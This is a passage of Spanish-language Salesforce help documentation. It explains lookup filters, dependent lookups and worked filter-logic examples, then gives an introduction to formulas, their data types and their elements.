EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para definir filtros de búsqueda:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Búsquedas dependientes
Notas sobre los filtros de búsqueda
Configuración de gestión de búsqueda de objetos

## Visualización de una lista de filtros de búsqueda para un objeto de destino

Podrá ver rápidamente una lista de todos los filtros de búsqueda que restringen los valores de cada objeto de destino. Esto es útil para crear filtros similares para un objeto de destino. Además, los filtros de búsqueda que hacen referencia a campos en objetos relacionados se computan en el límite de referencias de objetos cruzados, que es el número de relaciones únicas admitidas para un objeto de destino. La lista Filtros de búsqueda relacionados le permite ver qué filtros de búsqueda pueden afectar a ese límite.

Para ver qué filtros de búsqueda afectan al límite de un objeto de destino en particular, desde la configuración de gestión del objeto, vaya a Filtros de búsqueda relacionados.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para definir filtros de búsqueda:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Búsquedas dependientes
- Notas sobre los filtros de búsqueda

## Búsquedas dependientes

Una *búsqueda dependiente* es un campo de relación con un filtro de búsqueda que hace referencia a los campos del objeto de origen. Por ejemplo, puede configurar el campo del caso `Contacto` para mostrar únicamente los contactos asociados con la cuenta seleccionada en el campo del caso `Nombre de la cuenta`.

Si un usuario cambia el valor de un campo de referencia del objeto de origen, Salesforce verifica inmediatamente que el valor en la búsqueda dependiente sigue cumpliendo los criterios del filtro de búsqueda. Si el valor no reúne los criterios, aparece un mensaje de error y los usuarios no podrán guardar el registro hasta que el valor sea válido.

Si el campo de referencia del objeto de origen es un campo de búsqueda, un campo principal-detalle o un campo de jerarquía, los usuarios no podrán modificar su valor introduciéndolo por escrito. En su lugar, los usuarios deben hacer clic en el icono de búsqueda y seleccionar un valor en el cuadro de diálogo de búsqueda.

Consejo: Se admiten búsquedas independientes en páginas de Visualforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar búsquedas dependientes:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Definición de filtros de búsqueda
- Ejemplos de filtro de búsqueda

## Notas sobre los filtros de búsqueda

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

PERMISOS DE USUARIO

Para gestionar filtros de búsqueda:
- "Personalizar aplicación"

- En la página Campos, el icono indica todos los campos con filtros de búsqueda activa. El icono indica que el filtro de búsqueda es obligatorio.
- Los filtros de búsqueda que cree en Salesforce también aparecen en el portal de socios y en el portal de clientes.
- Los filtros de búsqueda distinguen entre mayúsculas y minúsculas.
- Si convierte un filtro de búsqueda obligatorio con un mensaje de error personalizado en opcional, Salesforce elimina el mensaje.
- Si crea un filtro de búsqueda que invalida un valor existente de ese campo, el valor persiste; sin embargo, si un usuario modifica el registro, Salesforce muestra un mensaje de error y requiere que el usuario cambie el valor no válido antes de guardar.
- Salesforce evita que guarde los cambios que causan que los filtros de búsqueda necesarios en registros relacionados contengan valores no válidos.
- Las versiones 16.0 y posteriores de la API de Salesforce admiten filtros de búsqueda. Los filtros de búsqueda se aplican cuando carga datos mediante la API.
- Si configura un filtro de búsqueda para mostrar los usuarios inactivos únicamente, el campo de relación no tiene opciones válidas porque los usuarios no activos no son válidos para campos de relaciones que señalen al objeto del usuario.
- Si crea una búsqueda filtrada en un campo que busca otro objeto, ambos objetos deben implementarse en la organización en el mismo momento.
- Salesforce no muestra un mensaje de error si el valor de un campo de control invalida el valor de un campo de relación principal-detalle dependiente.
- Se admiten búsquedas independientes en páginas de Visualforce.

### Relaciones expansivas en filtros de búsqueda

Los criterios de filtro puede incluir campos directamente relacionados con el objeto de destino (un nivel únicamente). Por ejemplo, en un campo de búsqueda que señale a contactos, un filtro de búsqueda puede hacer referencia a campos en la cuenta relacionada con el contacto mediante el campo de relación `Nombre de cuenta`. El campo de búsqueda también puede hacer referencia a los campo en el contacto relacionado al contacto mediante el campo de relación `Supervisor`.

Para los filtros de búsqueda obligatorios, cada campo referenciado en un objeto de búsqueda relacionado se contabiliza en el total de número de relaciones únicas permitidas para el objeto referenciado, no el objeto de origen.Por ejemplo, las dos únicas relaciones descritas anteriormente afectan al límite de relaciones permitidas para el objeto Contacto. Los filtros de búsqueda opcionales no se contabilizan en el límite de relaciones únicas permitidas por objeto.

Para ver qué filtros de búsqueda afectan al límite de un objeto de destino en particular, desde la configuración de gestión del objeto, vaya a Filtros de búsqueda relacionados.

### Filtros de búsqueda vs. Reglas de validación

Las reglas de validación y los filtros de búsqueda obtienen resultados similares, pero ofrecen diferentes ventajas. Utilice un filtro de búsqueda si:

- Desea mejorar la eficiencia de los usuarios limitando el número de opciones disponibles en un cuadro de diálogo de búsqueda.
- Desea mejorar la eficiencia del usuario automatizando los filtros de los cuadros de diálogo de búsqueda que definen los usuarios de forma manual.

Utilice una regla de validación si:

- Está cerca de alcanzar el número máximo de filtros de búsqueda permitidos.
- Debe implementar una regla comercial compleja que exija utilizar una fórmula. Las fórmulas pueden hacer referencia a campos que los criterios de filtro no, como campos en el principal del objeto de origen. Las fórmulas también pueden utilizar funciones. Por ejemplo, utilice `ISNEW` si la regla sólo se debe aplicar a la creación de registros o `ISCHANGED` si la regla se debe aplicar cuando se modifique un campo.

CONSULTE TAMBIÉN

Filtros de búsqueda

Búsquedas dependientes

## Notas sobre el uso de filtros de búsqueda con cuentas personales

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

Si su organización utiliza cuentas personales, tenga en cuenta los siguientes aspectos:

- Las cuentas personales no admiten filtros de contactos; no obstante, las cuentas personales admiten filtros de cuentas. Por ejemplo, si el campo `Cuenta` tiene un filtro de búsqueda dependiente que se agrega a una cuenta personal, se admiten las búsquedas dependientes. Si el campo `Contacto` tiene un filtro de búsqueda dependiente que se agrega a una cuenta personal, no se admiten las búsquedas dependientes.
- Los criterios de los filtros de búsqueda en `Nombre de la cuenta` solo se aplican a las cuentas empresariales; no se aplican a las cuentas personales. Por ejemplo, si su criterio de filtro de búsqueda es `Nombre de cuenta no contiene libre`, las cuentas empresariales con "libre" en el nombre, como Librería Cervantes, no son válidas, pero las cuentas personales con la palabra "libre" como Juan Libreros, siguen siendo valores válidos y aparecerán en el cuadro de diálogo del campo `Cuenta`. Si necesita filtrar el nombre de una cuenta personal, utilice los campos `Nombre` o `Apellido`.
- Utilice el campo `Es cuenta personal` de sus criterios de filtro de búsqueda para restringir los valores válidos de un campo de búsqueda a un tipo de cuenta (ya sea cuenta personal o cuenta empresarial únicamente). Por ejemplo, para restringir una búsqueda sólo a cuentas personales, incluya la siguiente información en sus criterios de filtros de búsqueda: *`Es cuenta personal es igual a Verdad`*.
- No puede crear paquetes de filtros de búsqueda que hagan referencia a campos estándar específicos de cuentas personales, como los campos `Correo electrónico` y `Título`.

CONSULTE TAMBIÉN

Filtros de búsqueda

## Prácticas recomendadas de filtros de búsqueda

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

**Ayuda personalizada**

Defina la ayuda personalizada de los campos con filtros de búsqueda para que los usuarios sepan la regla comercial que aplica el filtro. Por ejemplo, si el filtro de búsqueda restringe el `Nombre de la cuenta` en oportunidades a las cuentas activas únicamente, defina una función de ayuda personalizada que indique *`Sólo puede asociar cuentas activas con oportunidades.`*

**Mensajes de error**

Personalice los mensajes de error del filtro de búsqueda para guiar a los usuarios que introduzcan valores no válidos. Por ejemplo, si el filtro de búsqueda restringe el `Nombre de la cuenta`

en oportunidades a las cuentas activas únicamente, defina un mensaje de error que indique `El valor no existe o no es una cuenta activa.`

**Importante:** Salesforce traduce el mensaje error estándar de los filtros de búsqueda necesarios, pero no los mensajes de error personalizados. Utilice el Sistema de traducción para traducir mensajes de error personalizados de los filtros de búsqueda. Para restaurar el mensaje de error estándar después de modificarlo, haga clic en **Restablecer al mensaje predeterminado**.

**Trabajo con campos de relaciones principal-detalle**

Si crea un filtro de búsqueda en un campo de relaciones principal-detalle, compruebe que los valores actuales del campo en todos los registros de detalle cumplen los criterios que especifique. Si especifica los criterios que un valor existente no cumple, Salesforce evita que el usuario guarde los cambios en el registro de detalle. Si esto ocurre, el usuario debe modificar el valor en el registro principal para ajustarse a los criterios. Por ejemplo, considere un objeto personalizado con un campo de relaciones principal-detalle que señala a las cuentas. Si define un filtro de búsqueda que excluya todas las cuentas con una `Fecha de creación` anterior al 01/01/2009, compruebe que no hay registros actuales de ese objeto personalizado con una relación principal-detalle con una cuenta creada antes de 2009. Una forma rápida de hacer esto es crear un informe que muestre todas las cuentas con una `Fecha de creación` anterior al 01/01/2009.

**Filtros de búsqueda basados en perfiles**

Utilice `Perfil de usuario actual: ID` en los criterios de filtro para definir diferentes criterios de filtro para diferentes usuarios o para que los administradores puedan introducir valores que no coincidan con los criterios. Evite utilizar `Perfil de usuario actual: Nombre` debido a limitaciones técnicas en los perfiles estándar.

Si introduce `Perfil de usuario actual: Nombre` o `Perfil: Nombre` en la columna Campo de sus criterios de filtro de búsqueda, Salesforce mostrará un icono de búsqueda en esa fila. Haga clic en el icono de búsqueda para seleccionar los nombres de perfil en una lista de perfiles existentes, en vez de tener que escribirlos.

**Id. de registro vs. Nombres de registro**

Para especificar un registro concreto a los criterios de filtro, utilice el Id. del registro en lugar del nombre. Los Id. son siempre únicos, pero los nombres no.

**Pruebas**

Después de crear un filtro de búsqueda, compruebe si no es demasiado restrictivo. En función de los permisos de que dispongan, es posible que algunos usuarios tengan acceso de solo lectura a algunos campos de relaciones; asegúrese de que los filtros de búsqueda no les impidan modificar registros fundamentales para su trabajo.

**Búsquedas dependientes en Formatos de página y Formatos de página en miniatura en la consola**

Cuando diseñe formatos de página con búsquedas dependientes:

- Si una búsqueda dependiente está por encima de su campo de control en un diseño, defina su filtro de búsqueda como opcional o vuelva a realizar el diseño. Si mueve una búsqueda dependiente necesaria por encima de su campo de control, puede confundir a los usuarios que suelen comenzar desde la parte superior de una página para introducir datos.
- Asegúrese de que tanto los campos de control como los dependientes son visibles para que los usuarios puedan corregir los valores no válidos.

**Filtros de búsqueda y formato de búsqueda de campos de filtro de búsqueda**

No haga referencia a los mismos campos en los criterios del filtro de búsqueda y en el formato de búsqueda de campos de filtro de búsqueda. Es posible que los usuarios asuman que los resultados de su búsqueda personalizada sustituyen los filtros de búsqueda controlados por el administrador.

CONSULTE TAMBIÉN

Filtros de búsqueda

# Ejemplos de filtro de búsqueda

## Tipos de registro en filtros de búsqueda

Si el valor de un campo de relación sólo contiene un tipo de registro concreto, especifique el tipo de registro en un filtro de búsqueda. Por ejemplo, si el campo `Nombre de cuenta` de oportunidades sólo tiene cuentas con un tipo de registro personalizado Cuenta de cliente, defina el siguiente filtro de búsqueda para restringir a los usuarios para que sólo creen o modifiquen oportunidades asociadas con cuentas con un tipo de registro Cuenta de cliente, excluyendo las cuentas con los tipos de registro Cuenta de socio y Cuenta de competidor:

**Criterios de filtro**

*Nombre de la cuenta: Tipo de registro de cuenta es igual a Cuenta de cliente*

**Mensaje de error personalizado**

*La cuenta no existe o no es una cuenta de cliente.*

**Texto de la ventana de búsqueda**

*Sólo puede asociar cuentas de clientes a una oportunidad. Los resultados de búsqueda sólo muestran cuentas de clientes.*

## Estado de registro en filtros de búsqueda

Si el valor de un campo de relación sólo contiene registros con un estado concreto, especifique el estado en un filtro de búsqueda. Por ejemplo, consideremos un objeto Solicitud de empleo con un campo de relación que señala al objeto `Cargo`. Si el campo de relación sólo tiene cargos abiertos, defina el siguiente filtro de búsqueda para restringir a los usuarios para que sólo creen o modifiquen solicitudes de trabajo para cargos con el campo `Estado` definido como Abierto:

**Criterios de filtro**

*Posición: Estado igual a valor Abierto*

**Mensaje de error personalizado**

*El cargo no existe o no es un cargo abierto.*

**Texto de la ventana de búsqueda**

*Sólo puede asociar posiciones abiertas con las solicitudes de trabajo. Los resultados de búsqueda sólo muestran posiciones abiertas.*

## Perfiles en filtros de búsqueda

Si una regla comercial no se aplica a los usuarios con todos los perfiles, utilice los campos de variable global `Perfil del usuario actual` para definir los filtros de búsqueda que sólo afecten a los usuarios con un perfil concreto.

Por ejemplo, el siguiente filtro de búsqueda en el objeto Caso del campo `Nombre de cuenta` restringe a los usuarios con un perfil "Ventas domésticas" la creación o modificación únicamente de oportunidades asociadas con cuentas que tienen el país de facturación "EE. UU.", mientras que permite a otros usuarios asociar oportunidades con cualquier cuenta.

**Criterios de filtro**

1. *Perfil de usuario actual: Nombre es igual al valor Ventas domésticas*
2. *Nombre de la cuenta: País de facturación igual al valor EE. UU.*
3. *Perfil de usuario actual: Nombre no es igual al valor Ventas domésticas*

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**.

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para definir filtros de búsqueda:

- "Personalizar aplicación"

**Lógica de filtro**

`(1 AND 2) OR 3`

**Mensaje de error personalizado**

*La cuenta no existe o el país de facturación de la cuenta no es EE. UU. Los representantes de ventas domésticas sólo pueden crear oportunidades para cuentas en Estados Unidos.*

**Texto de la ventana de búsqueda**

*Los resultados de búsqueda sólo muestran cuentas de Estados Unidos de representantes de ventas domésticas.*

Puede modificar el ejemplo anterior para restringir de forma simultánea a usuarios con el perfil personalizado "Ventas globales" para que sólo puedan asociar oportunidades a cuentas con un país de facturación que no sea EE. UU.:

**Criterios de filtro**

1. *Perfil de usuario actual: Nombre es igual al valor Ventas globales*
2. *Nombre de la cuenta: País de facturación no igual al valor EE. UU.*
3. *Perfil de usuario actual: Nombre es igual al valor Ventas domésticas*
4. *Nombre de la cuenta: País de facturación igual al valor EE. UU.*
5. *Perfil de usuario actual: Nombre no es igual a Ventas globales, Ventas domésticas*

**Lógica de filtro**

`(1 AND 2) OR (3 AND 4) OR 5`

**Mensaje de error personalizado**

*La cuenta no existe o el país de facturación de la cuenta no está en su área de ventas. Los representantes de ventas sólo pueden crear oportunidades para cuentas en su área de ventas.*

**Texto de la ventana de búsqueda**

*Los resultados de búsqueda sólo muestran los campos de su región.*

Importante: Si no incluye la línea 5 en los criterios de filtro, los usuarios que no estén en Ventas globales o en Ventas domésticas no podrán seleccionar ni guardar valores en registros de cuentas.

## Funciones en filtros de búsqueda

Si una regla comercial no se aplica a los usuarios con todas las funciones, utilice los campos de variable global `Función del usuario actual` para definir los filtros de búsqueda que sólo afecten a los usuarios con una función concreta. Por ejemplo, en una aplicación de contratación que tenga un objeto Cargo con un campo de búsqueda en un objeto de paquete de compensación, puede restringir a los usuarios para que no puedan modificar o crear cargos que tengan un plan de compensación de ejecutivos, salvo que sean administradores o vicepresidentes. Para ello, defina el siguiente filtro de búsqueda en el campo `Nombre de paquete de compensación` del objeto Cargo:

**Criterios de filtro**

1. *Función de usuario actual: Nombre no empieza por el valor VP*
2. *Función de usuario actual: Nombre no es igual al valor Administrador ejecutivo*
3. *Paquete de compensación: Tipo de plan no es igual al valor Ejecutivo*
4. *Función de usuario actual: Nombre comienza por el valor VP*
5. *Función de usuario actual: Nombre es igual al valor Administrador ejecutivo*

**Lógica de filtro**

```
((1 OR 2) AND 3) OR (4 OR 5)
```

**Mensaje de error personalizado**

*El plan de compensación no existe o ha seleccionado un plan de compensación de ejecutivos, pero no tiene acceso para crear cargos ejecutivos.*

**Texto de la ventana de búsqueda**

*Los resultados de búsqueda sólo muestran planes de compensación que son relevantes para los cargos que puede crear.*

Importante: Incluya la condición que está comprobando y la condición opuesta. En este ejemplo, las líneas 1, 2 y 3 de los criterios de filtro aseguran que los usuarios que no son vicepresidentes o Administradores ejecutivos *no pueden* seleccionar planes de compensación de ejecutivos, mientras que las líneas 4 y 5 aseguran que los vicepresidentes y *pueden* seleccionar planes de compensación de ejecutivos.

## Valores en blanco en filtros de búsqueda

Sus criterios del filtro de búsqueda pueden hacer referencia a un campo que los usuarios suelen dejar en blanco. Puede diseñar sus criterios de filtro de búsqueda para aceptar valores en blanco utilizando **Agregar lógica de filtro** de los criterios de filtro para crea una condición OR. Por ejemplo, si tiene un campo personalizado `Contacto de socio` en las oportunidades, restrinja el campo para permitir únicamente contactos asociados con una cuenta con un tipo de registro de cuenta del socio o contactos privados no asociados con ninguna cuenta.

**Criterios de filtro**

1. *Contacto de socio: Cuenta: Tipo de registro de cuenta es igual al valor Cuenta de cliente*
2. *Contacto de socio: Cuenta: Nombre de cuenta igual al valor*

**Lógica de filtro**

```
1 OR 2
```

**Mensaje de error personalizado**

*El contacto de socio debe estar asociado con una cuenta de socio o debe ser un contacto privado.*

**Texto de la ventana de búsqueda**

*Los resultados de búsqueda sólo mostrarán contactos de cuentas de socio o sus contactos privados.*

## Id. de usuario en filtros de búsqueda

Utilizando identificadores de usuario en filtros de búsqueda opcional pueden mejorar significativamente la eficiencia del usuario mostrando primero los resultados de búsqueda de cuadro de diálogo más relevantes para el usuario mientras que permiten a los usuarios ver todos los resultados si fuera necesario. Por ejemplo, en un campo de búsqueda de cuentas puede crear un filtro de búsqueda opcional que restrinja los resultados de búsqueda a las cuentas que el usuario posea en los resultados del cuadro de diálogo de búsqueda. Si el usuario busca una cuenta propiedad de otro usuario, el usuario podrá eliminar el filtro.

**Criterios de filtro**

*Usuario actual: Id. usuario es igual al campo Cuenta: Id. del propietario*

**Texto de la ventana de búsqueda**

*De manera predeterminada, los resultados de la búsqueda sólo se mostrarán en cuentas de su propiedad. Para buscar todas las cuentas, haga clic en "Mostrar todos los resultados."*

## Búsquedas dependientes simples

Si el valor de un campo de relación depende del valor de otro campo de relación del registro actual, especifique la comparación de campo a campo en los criterios. Por ejemplo, si el caso `Nombre del contacto` sólo tiene contactos asociados con la cuenta especificada en el campo del caso `Nombre de cuenta`, utilice el siguiente filtro de búsqueda:

**Criterios de filtro**

*Nombre del contacto: Id. de la cuenta es igual al campo Caso: Id. de la cuenta*

**Mensaje de error personalizado**

*El contacto no existe o no está asociado con la cuenta del caso.*

**Texto de la ventana de búsqueda**

*Los resultados de la búsqueda sólo mostrarán contactos asociados con la cuenta del caso.*

Nota: Cuando se comparan campos de búsqueda en criterios del filtro de búsqueda, Salesforce siempre utiliza el Id. del campo de relación, no el nombre.

## Filtros de búsqueda complejos y búsquedas dependientes

Al lograr reglas comerciales complejas con filtros de búsqueda se suelen combinar sus reglas con la lógica de filtro y campos de diferentes tipos. Por ejemplo, imagine una aplicación para reservar salas de conferencia que tiene el siguiente modelo de datos:

| Objeto | Campos |
|---|---|
| Reunión | • `Nombre de la reunión`<br>• `Oficina` búsqueda del objeto Oficina<br>• Casilla de verificación `Necesita proyector`<br>• Campo de número `Número de participantes`<br>• `Sala de conferencias` búsqueda del objeto Sala de conferencias |
| Sala de conferencias | • `Nombre de la sala de conferencias`<br>• Casilla de verificación `Tiene proyector`<br>• Campo de número `Número de asientos disponibles`<br>• `Ubicación de la sala de conferencias` búsqueda del objeto Oficina |
| Oficina | • `Nombre de la oficina` |

El siguiente filtro de búsqueda del campo `Sala de conferencias` restringe los valores válidos que las salas de conferencias con un proyector si la reunión requiere uno, así como el número de asientos necesarios:

**Criterios de filtro**

1. *Reunión: Necesita proyector es igual al campo Sala de conferencias: Tiene proyector*
2. *Reunión: Necesita proyector es igual al valor Falso*
3. *Sala de conferencias: Número de asientos disponibles es igual o superior al campo Reunión: Número de participantes*

**Lógica de filtro**

`(1 ó 2) y 3`

**Mensaje de error personalizado**

*Sala de conferencias no encontrada o insuficiente para su reunión.*

**Texto de la ventana de búsqueda**

*Los resultados de la búsqueda sólo mostrarán salas de conferencias que cumplan sus requisitos.*

Para refinar aún más los valores válidos, incorpore la oficina donde se encuentra la sala de conferencias:

**Criterios de filtro**

1. *Reunión: Necesita proyector es igual al campo Sala de conferencias: Tiene proyector*
2. *Reunión: Necesita proyector es igual al valor Falso*
3. *Sala de conferencias: Número de asientos disponibles es superior al campo Reunión: Número de participantes*
4. *Reunión: Oficina es igual a Sala de conferencias: Ubicación de la sala de conferencias*

**Lógica de filtro**

`(1 OR 2) AND 3 AND 4`

**Mensaje de error personalizado**

*Sala de conferencias no encontrada o insuficiente para su reunión.*

**Texto de la ventana de búsqueda**

*Los resultados de la búsqueda sólo mostrarán salas de conferencias que cumplan sus requisitos.*

CONSULTE TAMBIÉN

Notas sobre los filtros de búsqueda

# Fórmulas

Una fórmula es un algoritmo que obtiene un valor utilizando otros campos, expresiones o valores. Las fórmulas pueden ayudarle a calcular automáticamente el valor de un campo a partir de otros campos.

Este vídeo ofrece una breve introducción a las fórmulas de Salesforce, cómo acceder al editor de fórmulas en la aplicación y cómo usar las herramientas del editor para crear fórmulas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Las aprobaciones e informes no están disponibles en **Database.com**

¿Dónde se utilizan las fórmulas en Salesforce?
Muchas áreas de Salesforce utilizan fórmulas. Antes de comenzar a utilizar fórmulas, revise las diferencias en sus usos.

Tipos de datos de fórmula
El tipo de datos de una fórmula determina el tipo de datos que espera obtener de la fórmula.

Elementos de una fórmula
Una fórmula puede contener referencias a los valores de campos, operadores, funciones, valores literales y otras fórmulas.

Operadores y funciones de fórmula
Utilice estos operadores y funciones para crear fórmulas. A no ser que se especifique lo contrario, todas las funciones están disponibles en los lugares donde se pueda incluir una fórmula, como los campos de fórmula, las reglas de validación, procesos de aprobación y reglas de flujo de trabajo.

Uso de valores de fecha y fecha/hora en fórmulas
Las fórmulas de fecha son útiles para gestionar fechas límite de pagos, el límite de edad para contratos o cualquier otra función de su organización que dependa de la fecha o la hora.

Construir un campo de fórmula
Los campos personalizados de fórmula requieren atributos especiales.

Límites y restricciones de campos de fórmula
Antes de crear campos de fórmula, tenga en cuenta estos límites y limitaciones.

Ejemplos de campos de fórmulas avanzadas
Revise ejemplos de campos de fórmula para varios tipos de aplicaciones que puede utilizar y modificar para fines propios.

Errores comunes de fórmula
Revise errores comunes que se pueden producir con fórmulas y cómo solucionarlos.

CONSULTE TAMBIÉN

Elementos de una fórmula

Tipos de datos de fórmula

# ¿Dónde se utilizan las fórmulas en Salesforce?

Muchas áreas de Salesforce utilizan fórmulas. Antes de comenzar a utilizar fórmulas, revise las diferencias en sus usos.

| **Utilice fórmulas para:** | **Para:** |
|---|---|
| Procesos de aprobación | Defina los criterios que debe cumplir un registro para entrar en un proceso de aprobación. |
| Pasos de aprobación | Defina los criterios que debe cumplir un registro para entrar en un paso de aprobación. |
| Reglas de asignación para candidatos y casos | Defina los criterios que debe cumplir el candidato o el caso para que se pueda asignar. |
| Reglas de respuesta automática para candidatos y casos | Defina los criterios que debe cumplir un candidato o caso para activar una regla de respuesta automática. |
| Reglas de distribución de casos | Especifique los criterios que debe cumplir un caso para que se pueda distribuir. |
| Botones y vínculos personalizados | Defina el contenido de vínculos y botones personalizados. |
| Campos personalizados | Puede crear campos personalizados de fórmula que calculen automáticamente un valor a partir de otros valores, campos de combinación o expresiones. Los usuarios pueden ver los campos de fórmula en las páginas de detalle de registros pero no podrán ver el algoritmo subyacente o el valor de un campo de fórmula.<br>Nota: Los campos personalizados de fórmulas no están disponibles en Connect Offline, en los formularios Candidatos Web o Caso Web. |
| Fórmulas de resumen personalizadas en informes | Calculan automáticamente más totales basándose en los resúmenes de informes existentes mediante valores, campos de combinación o expresiones que especifique. Los usuarios no pueden cambiar estos totales. |
| Validaciones de datos | Compruebe que los datos que un usuario introduce en un registro cumplen con las normas que especifica antes de que el usuario guarde el registro. Una regla de validación puede incluir una fórmula como `FechaCierre >= TODAY()`. |
| Valores de campo predeterminados | Aplique un valor a un campo personalizado siempre que un usuario cree un registro. Utilice fórmulas para definir un valor predeterminado como `TODAY() + 7`.<br>Los usuarios pueden cambiar un valor predeterminado. Los valores de campo predeterminados pueden basarse en una fórmula mediante valores, campos de combinación o expresiones que especifique. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Las aprobaciones e informes no están disponibles en **Database.com**

| Utilice fórmulas para: | Para: |
|---|---|
| Reglas de distribución | Defina los criterios que un caso debe cumplir para su distribución. |
| Campos de fórmula | Calculan automáticamente el valor de un campo personalizado mediante valores, campos de combinación o expresiones que especifique. Los usuarios no pueden cambiar el valor de un campo de fórmula. |
| Informes | Puede crear fórmulas de resumen personalizadas en los informes que calculen más totales a partir de los resúmenes que aparecen en dicho informe. |
| S-Control | Defina el contenido de S-Control. |
| Reglas de validación | Evitan que los usuarios introduzcan un valor no válido en un campo estándar o personalizado. Las reglas de validación se pueden basar en fórmulas y muestran un mensaje de error al usuario cuando el valor que introduce no es válido. |
| Actualizaciones de campo de flujo de trabajo | Cambian automáticamente el valor de un campo al valor que especifique. La fórmula puede incluir otros valores, campos de combinación o expresiones. Puede establecer actualizaciones de campo para que se produzcan como resultado de una regla de flujo de trabajo o un proceso de aprobación. |
| Reglas de flujo de trabajo | Defina los criterios que debe cumplir un registro para activar una regla de flujo de trabajo. |
| Páginas de Visualforce | Defina el contenido de las páginas de Visualforce. |

## Procesos comunes de fórmula

| | ¿Cuándo se ejecutan? | ¿Sólo lectura? | ¿Pueden incluir funciones? | ¿Pueden especificar tratamiento nulo? | ¿Pueden incluir referencias a campos de combinación principales? |
|---|---|---|---|---|---|
| **Valores de campo predeterminados** | Creación del registro | No | Sí | No | No |
| **Campos de fórmula** | Visualización del registro | Sí | Sí | Sí | Sí |
| **Reglas de validación** | Almacenamiento del registro | No aplicable | Sí | No | Sí |
| **Reglas de flujo de trabajo** | Almacenamiento del registro | No aplicable | Sí | No | Sí |
| **Procesos de aprobación** | Envío de registro para su aprobación | No aplicable | Sí | No | Sí |
| **Actualizaciones de campo** | Flujo de trabajo o proceso de aprobación | No aplicable | Sí | No | Sí |

| | ¿Cuándo se ejecutan? | ¿Sólo lectura? | ¿Pueden incluir funciones? | ¿Pueden especificar tratamiento nulo? | ¿Pueden incluir referencias a campos de combinación principales? |
|---|---|---|---|---|---|
| **Fórmulas de resumen personalizadas en informes** | Visualización del informe | Sí | Sí, un conjunto limitado de funciones | Sí | No |

## Tipos de datos de fórmula

El tipo de datos de una fórmula determina el tipo de datos que espera obtener de la fórmula.

| Tipo de datos | Descripción |
|---|---|
| **Casilla de verificación** | Devuelve un valor verdadero o falso. El campo aparece como una casilla de verificación en informes y páginas de detalles de registro. Utilice `Verdadero` para valores seleccionados y `Falso` para valores no seleccionados. |
| **Divisa** | Devuelve un número en formato de divisa con un máximo de 18 dígitos y un símbolo de divisa.<br>Nota: Salesforce utiliza la regla de redondeo para los campos de divisas. Por ejemplo, 23,5 pasa a ser 24, 22,5 pasa a ser 22, −22,5 pasa a ser −22 y 23,5 pasa a ser 24. |
| **Fecha** | Devuelve datos que corresponden a un día del calendario. La fecha actual se puede obtener llamando a la función incorporada `TODAY()` en una fórmula. Este tipo de datos no está disponible para las fórmulas de resumen personalizadas de los informes. |
| **Fecha/hora** | Devuelve datos que corresponden a un momento en el tiempo. Un campo de fecha y hora incluye la fecha y la hora del día, indicando hora, minutos y segundos. Puede insertar la fecha y hora actuales en una fórmula utilizando la función `NOW()`. Este tipo de datos no está disponible para las fórmulas de resumen personalizadas de los informes. |
| **Número** | Devuelve un entero (positivo o negativo) o un número decimal con un máximo de 18 dígitos. Salesforce utiliza la regla de redondeo para los números en campos de fórmula. Por ejemplo, 12,345 pasa a ser 12,35 y −12,345 pasa a ser −12,34. |
| **Porcentaje** | Devuelve un número en formato de porcentaje con un máximo de 18 dígitos seguido por un signo de porcentaje. Los datos de porcentaje se almacenan como un número decimal dividido por 100, por lo que 90 % equivale a 0,90. |
| **Texto** | Devuelve una cadena con un máximo de 3900 caracteres. Para mostrar texto además del resultado de la fórmula, escriba el texto entre comillas. Utilice el tipo de datos de texto para textos, áreas de texto, direcciones URL, números de teléfono, direcciones de correo electrónico, direcciones y campos de numeración automática. Este tipo de datos no está disponible para las fórmulas de resumen personalizadas de los informes. |

CONSULTE TAMBIÉN

Construir un campo de fórmula

# Elementos de una fórmula

Una fórmula puede contener referencias a los valores de campos, operadores, funciones, valores literales y otras fórmulas.

Utilice cualquiera o todos estos elementos para crear una fórmula.

| Nombre del elemento | Descripción |
|---|---|
| **Valor literal** | Cadena de texto o número que se introduce y no se calcula ni se cambia. Por ejemplo, si tiene un valor que se multiplica siempre por el 2% de un importe, su fórmula puede contener el valor literal del 2% de ese importe:<br>`ROUND((Amount*0.02), 2)`<br>Este ejemplo contiene todas las partes posibles de una fórmula:<br>• Una función llamada ROUND que se utiliza para devolver un número redondeado al número especificado de cifras decimales.<br>• Una referencia de campo denominada Importe.<br>• Un operador, *, que indica al creador de la fórmula que multiplique el contenido del campo `Importe` por el valor literal, 0,02.<br>• Un número literal, 0,02. Utilice valores decimales para todos los porcentajes. Para incluir texto en una fórmula, colóquelo entre comillas.<br>• El último 2 que aparece en esta fórmula indica a la función ROUND el número de cifras decimales que debe devolver. |
| **Referencia a un campo** | Hace referencia al valor de otro campo personalizado o estándar mediante un campo de combinación. La sintaxis de un campo de combinación es `field_name` para campos estándar o `field_name__c` para campos personalizados. La sintaxis de un campo de combinación en un objeto relacionado es `object_name__r.field_name`. Utilice el botón **Insertar campo** o la lista desplegable para insertar un campo de combinación en la fórmula siempre que sea necesario. |
| **Función** | Fórmula definida por el sistema que puede pedir datos al usuario y devuelve uno o varios valores. Por ejemplo, **TODAY()** no pide ningún dato y devuelve la fecha actual. La función **TEXT(valor)** pide que se introduzca un porcentaje, un número o una divisa y devuelve un texto. |
